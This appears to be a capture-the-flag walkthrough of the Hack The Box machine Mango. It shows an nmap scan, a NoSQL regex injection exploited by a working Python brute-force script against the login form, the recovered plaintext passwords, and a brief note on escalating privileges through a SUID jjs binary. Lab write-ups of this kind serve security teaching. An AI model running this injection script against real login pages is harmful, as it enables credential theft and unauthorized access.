

Information Gathering


1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.10.162 -sV -p- --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-05 10:44 IST
Nmap scan report for 10.10.10.162
Host is up (0.32s latency).
Not shown: 65518 closed tcp ports (reset), 14 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     Apache httpd 2.4.29
443/tcp open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
Service Info: Host: 10.10.10.162; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.63 seconds
```


2) Checked the website







3) Searched for more pages



4) Found a domain on TLS certificate

Certificate

staging-order.mango.htb | PortSwigger CA

Subject Name

Country	PortSwigger
Organization	PortSwigger
Organizational Unit	PortSwigger CA
Common Name	staging-order.mango.htb

Issuer Name


Country	PortSwigger
State/Province	PortSwigger
Locality	PortSwigger
Organization	PortSwigger
Organizational Unit	PortSwigger CA
Common Name	PortSwigger CA

Validity

Not Before	Wed, 22 May 2024 05:25:52 GMT
Not After	Thu, 22 May 2025 05:25:52 GMT


Subject Alt Names


DNS Name	staging-order.mango.htb



Vulnerability Assessment

1) Found nosql injection






Exploitation

1) Extracted credentials from it


```
import requests
from string import *
from urllib.parse import quote
import re

chars = ascii_letters+digits
usernamesprefix = ['']
usernames = []
while usernamesprefix:
    prefixes = []
    for username in usernamesprefix:
        for c in chars:
            print(f"\r\033[2KTrying: {username+c}.. ", end='')
            response = requests.post('http://staging-order.mango.htb/',
data=f'username[$regex]=^{quote(username+c)}.*$&password[$regex]=.*&login=login
', headers={"Content-Type":"application/x-www-form-urlencoded"},
allow_redirects=False)
            if int(response.status_code) == 302:
                prefixes.append(username+c)
        if int(requests.post('http://staging-order.mango.htb/',
data=f'username={quote(username)}&password[$regex]=.*&login=login',
headers={"Content-Type":"application/x-www-form-urlencoded"},
allow_redirects=False).status_code) == 302:
            usernames.append(username)
    usernamesprefix = prefixes

print(usernames)

for username in usernames:
    password = ''
    while True:
        for c in printable:
            # Escape the password and character to avoid regex issues
            escaped_password = re.escape(password + c)
            print(f"\r\033[2KTrying: {username}:{password+c}.. ", end='')
            response = requests.post(
                'http://staging-order.mango.htb/',
                data=f'username={quote(username)}
&password[$regex]=^{quote(escaped_password)}.*$&login=login',
                headers={"Content-Type":"application/x-www-form-urlencoded"},
                allow_redirects=False
            )
            if int(response.status_code) == 302:
                password += c
                break
        else:
            print(f"{username}:{password}")
            break
```

admin:t9KcS3>!0B#2
mango:h3mXK8RhU~f{]f5H

2) Logged in ssh as mango



3) Switched to admin using admin password



Privilege Escalation

1) Found a suid binary

2) Found documentation
https://docs.oracle.com/javase/8/docs/technotes/tools/unix/jjs.html

3) Got rce with it